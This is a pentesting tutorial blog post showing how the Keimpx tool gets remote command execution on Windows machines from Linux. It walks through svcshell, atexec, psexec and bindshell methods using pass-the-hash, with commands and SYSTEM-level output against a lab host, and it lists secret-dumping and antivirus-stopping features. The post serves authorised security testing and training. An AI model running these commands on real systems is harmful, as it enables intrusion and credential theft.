RCE on Windows from Linux Part 4: Keimpx

infosecmatter.com/rce-on-windows-from-linux-part-4-keimpx

May 27, 2020

In this part of our RCE series we will be looking closely on the Keimpx tool – one of the first tools designed for pentesting of large Windows networks.

This is the 4th part of the blog post series focused on tools for performing remote command execution (RCE) on Windows machines from Linux (Kali).

Introduction

As mentioned in the previous parts (part 1, part 2, part 3) – when it comes to pentesting tools, we should know about as many alternatives as possible.

This is simply because the tools that we use may not always work 100% in every situation. We need to keep building our tool awareness to be ready whenever we need to quickly improvise.

In this RCE series, we are exploring tools for performing remote command execution (RCE) on Windows systems from Linux and in this part 4 we are looking on the Keimpx tool.

What is Keimpx?

Keimpx is a tool from NCCgroup labs for checking valid credentials using the SMB protocol. It is one of the first tools designed for pentesting of large Windows networks and it is therefore well suited for automation.

Keimpx is based on the Impacket library and it can work with plain authentication, NTLM hash or NTLM logon session token authentications, fully supporting passing-the-hash (PTH) attacks and more.

Apart from checking credentials, Keimpx can also:

- Work with network shares (upload / download)
- Work with Windows registry (read / write)
- List domain users or password policy
- Spawn an interactive shell
- Work with services (deploy / undeploy)
- Dump various secrets (SAM and LSA)
- Extract NTDS.dit via vssadmin
- Stop known Antivirus services

Keimpx is very versatile tool, however in this article we will be focusing solely on its RCE capabilities.

Keimpx RCE table overview

The following table provides summary of all Keimpx RCE capabilities.

It provides information on what type of execution is possible using each method and provides details about which network ports are being used during the communication.

	Method	RCE type	Port(s) used
1	svcexec / svcshell	command / semi-interactive shell	tcp/445
2	svcexec / svcshell SERVER	command / semi-interactive shell	tcp/445 (bidirectional)
3	atexec	command	tcp/445
4	psexec	interactive shell	tcp/445
5	bindshell	interactive shell	tcp/445 tcp/any

Keimpx RCE methods

The following sections provide concrete Keimpx command examples on how to perform each RCE method.

Keimpx uses an interactive menu for specifying the desired action, so most of the commands below are the same, except of the menu choices.

Note that all the methods shown below require **administrative rights** on the remote system.

Let’s jump right into it.

1. Keimpx: svcexec (svcshell)

The svcexec method works by registering a custom Windows service on the remote system which will consequently allow to execute arbitrary commands on the system.

The method requires at least one writable network share on the remote system so that it can upload the service on it and also to retrieve outputs from the executed commands.

The Keimpx tool can also automate the process and instead of executing a single command (svcexec), it can spawn a semi-interactive shell on the remote system (svcshell).

In the end, Keimpx will automatically clean up after itself and delete the service. All network communication takes place over port tcp/445 using the SMB protocol.

Here's an example of using Keimpx svcshell / svcexec method with local Administrator account and a clear text password:


```
keimpx.py -D . -U Administrator -P pass123 -t 192.168.204.183
```

Here's example using a NTLM hash:

```
keimpx.py -D . -U Administrator --lm=aad3b435b51404eeaad3b435b51404ee --
nt=5fbc3d5fec8206a30f4b6c473d68ae76 -t 192.168.204.183
```

Then, to spawn the semi-interactive shell (svcshell), we have to type in the menu:

```
svcshell
```



To execute only a single command (svcexec), we have to type the command in the menu like this example:

```
svcexec "dir c:\users"
```

Go back to top.

2. Keimpx: svcexec (svcshell) SERVER

This methods uses fundamentally the same technique as method 1, except that it does not require the remote system to have any writable network share.

It works by Keimpx spawning a local SMB server with a writable network share and having the remote server connect back to it. The executed command will then redirect its output to a temporary file on our network share.

This “reverse” SERVER method requires Keimpx to be run with root privileges so that it can spawn the SMB server on a privileged port tcp/445 (Note a privileged port is any port below 1024). Therefore, we have to run it with sudo.

Here’s an example of using Keimpx svcshell / svcexec SERVER method with local Administrator account and a clear text password:

```
sudo keimpx.py -D . -U Administrator -P pass123 -t 192.168.204.183
```

Here’s example using a NTLM hash:

```
sudo keimpx.py -D . -U Administrator --lm=aad3b435b51404eeaad3b435b51404ee --
nt=5fbc3d5fec8206a30f4b6c473d68ae76 -t 192.168.204.183
```

Then, to spawn a semi-interactive shell (svcshell) using the reverse SERVER method, we have to type in the menu:

```
svcshell SERVER
```

To execute only a single command (svcexec) using the reverse SERVER method, we have to type the command in the menu like this example:

```
svcexec "dir c:\users" SERVER
```

```
kali@kali:/opt/keimpx$ sudo ./keimpx.py -D . -U Administrator -P pass123 -t 192.168.204.183
[sudo] password for kali:

    keimpx 0.5.1-rc
    by Bernardo Damele A. G. <bernardo.damele@gmail.com>


The credentials worked in total 1 times

TARGET SORTED RESULTS:

192.168.204.183:445
  .\Administrator/pass123 (Administrator)


USER SORTED RESULTS:

.\Administrator/pass123
  192.168.204.183:445

Do you want to establish a SMB shell from any of the targets? [Y/n] y
Which target do you want to connect to?
[1] 192.168.204.183:445 (default)
> 1
Which credentials do you want to use to connect?
[1] .\Administrator/pass123 (Administrator) (default)
> 1
Type help for list of commands
SMBShell(192.168.204.183:445) > svcexec "whoami" SERVER
nt authority\system

SMBShell(192.168.204.183:445) >
```

Go back to top.

3. Keimpx: atexec

Here Keimpx uses the Task Scheduler service (Atsvc) on the remote Windows system to execute an arbitrary command.

This method also requires a writable network share on the target system in order to create a task (a physical file) for the Atsvc service to be executed.

All network communication takes place over port tcp/445.

Here's an example of using Keimpx atexec method with local Administrator account and a clear text password:

```
keimpx.py -D . -U Administrator -P pass123 -t 192.168.204.183
```

Here's example using a NTLM hash:

```
keimpx.py -D . -U Administrator --lm=aad3b435b51404eeaad3b435b51404ee --
nt=5fbc3d5fec8206a30f4b6c473d68ae76 -t 192.168.204.183
```

Then, to execute a command using atexec, we have to type in the menu for example:

```
atexec "dir c:\users"
```

```
kali@kali:/opt/keimpx$ ./keimpx.py -D . -U Administrator -P pass123 -t 192.168.204.183

    keimpx 0.5.1-rc
    by Bernardo Damele A. G. <bernardo.damele@gmail.com>


The credentials worked in total 1 times

TARGET SORTED RESULTS:

192.168.204.183:445
  .\Administrator/pass123 (Administrator)


USER SORTED RESULTS:

.\Administrator/pass123
  192.168.204.183:445

Do you want to establish a SMB shell from any of the targets? [Y/n] y
Which target do you want to connect to?
[1] 192.168.204.183:445 (default)
> 1
Which credentials do you want to use to connect?
[1] .\Administrator/pass123 (Administrator) (default)
> 1
Type help for list of commands
SMBShell(192.168.204.183:445) > atexec whoami
nt authority\system

SMBShell(192.168.204.183:445) >
```

Go back to top.

4. Keimpx: psexec

This is very similar technique to the traditional PsExec from SysInternals, except that here Keimpx uses the RemComSvc utility.

The way it works is that Keimpx uploads the RemComSvc utility on a writable share on the remote system and then registers it as a Windows service.

This will allow Keimpx to execute arbitrary commands on the target system, including interactive shells such as cmd.exe or powershell.exe.

All the network communication is facilitated via port tcp/445.

Here's an example of using Keimpx psexec method with local Administrator account and a clear text password:

```
keimpx.py -D . -U Administrator -P pass123 -t 192.168.204.183
```

Here's example using a NTLM hash:

```
keimpx.py -D . -U Administrator --lm=aad3b435b51404eeaad3b435b51404ee --
nt=5fbc3d5fec8206a30f4b6c473d68ae76 -t 192.168.204.183
```

Then, to spawn an interactive shell (cmd.exe) using psexec, we have to type in the menu:

```
psexec cmd.exe
```

```
kali@kali:/opt/keimpx$ ./keimpx.py -D . -U Administrator -P pass123 -t 192.168.204.183

    keimpx 0.5.1-rc
    by Bernardo Damele A. G. <bernardo.damele@gmail.com>


The credentials worked in total 1 times

TARGET SORTED RESULTS:

192.168.204.183:445
  .\Administrator/pass123 (Administrator)


USER SORTED RESULTS:

.\Administrator/pass123
  192.168.204.183:445

Do you want to establish a SMB shell from any of the targets? [Y/n] y
Which target do you want to connect to?
[1] 192.168.204.183:445 (default)
> 1
Which credentials do you want to use to connect?
[1] .\Administrator/pass123 (Administrator) (default)
> 1
Type help for list of commands
SMBShell(192.168.204.183:445) > psexec
Service GTukYEZe state is: RUNNING
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>
```

Note that cmd.exe is the default option for psexec. To start up PowerShell prompt instead, type in the menu:

```
psexec powershell.exe
```

Keimpx will automatically cleanup the service in the end from the target system, so we don't have to worry about leaving anything behind.

Go back to top.

5. Keimpx: bindshell

Keimpx also contains a built-in functionality to spawn a bindshell on the target Windows machine on an arbitrary TCP port.

This works by uploading a bindshell executable onto the machine on a writable share and then registering it as a Windows service.

Then, once the port becomes open, Keimpx will automatically connect to it and give us interactive shell (cmd.exe).

Here's an example of using Keimpx bindshell method with local Administrator account and a clear text password:


```
keimpx.py -D . -U Administrator -P pass123 -t 192.168.204.183
```

Here's example using a NTLM hash:

```
keimpx.py -D . -U Administrator --lm=aad3b435b51404eeaad3b435b51404ee --
nt=5fbc3d5fec8206a30f4b6c473d68ae76 -t 192.168.204.183
```

Then, to spawn a bindshell, type in the menu:

```
bindshell <port>
```



In our case we have used port 53 (DNS port) and as we can see, we have successfully spawned a bindshell on the remote host.

Note that the bindshell is only a simple cmd.exe shell without any encryption. All the traffic travels through the network in plain text.

This is not the same as the other methods, where everything is encapsulated within the SMB protocol and therefore encrypted.

Go back to top.

Conclusion

In this blog post, we have added another 5 methods to our arsenal on how to execute arbitrary command(s) on remote Windows systems.

Keimpx is one of the true matadors in this area whose roots reach more than a decade ago (first commit in 2009).

This tool has been proven by time to be not only extremely reliable, but also versatile as it contains a number of useful features.

Just type 'help' in the Keimpx interactive menu and you will see that Keimpx is more that worth keeping in our pentesting armory.

If you have enjoyed this part and you would like more, please subscribe to our mailing list and follow us on Twitter and Facebook to get notified about new additions.

References

- https://nccgroup.github.io/keimpx/
- https://github.com/nccgroup/keimpx
- https://github.com/nccgroup/keimpx/wiki/Examples
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-1-impacket/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-2-crackmapexec/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-3-pth-toolkit/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-5-metasploit-framework/
- https://www.infosecmatter.com/rce-on-windows-from-linux-part-6-redsnarf/

SHARE THIS

TAGS | Atsvc | Bindshell | Credentials | Impacket | Keimpx | NTLM | Pass-the-hash | PowerShell | Psexec | RCE | Shell | SMB | Svcshell | Windows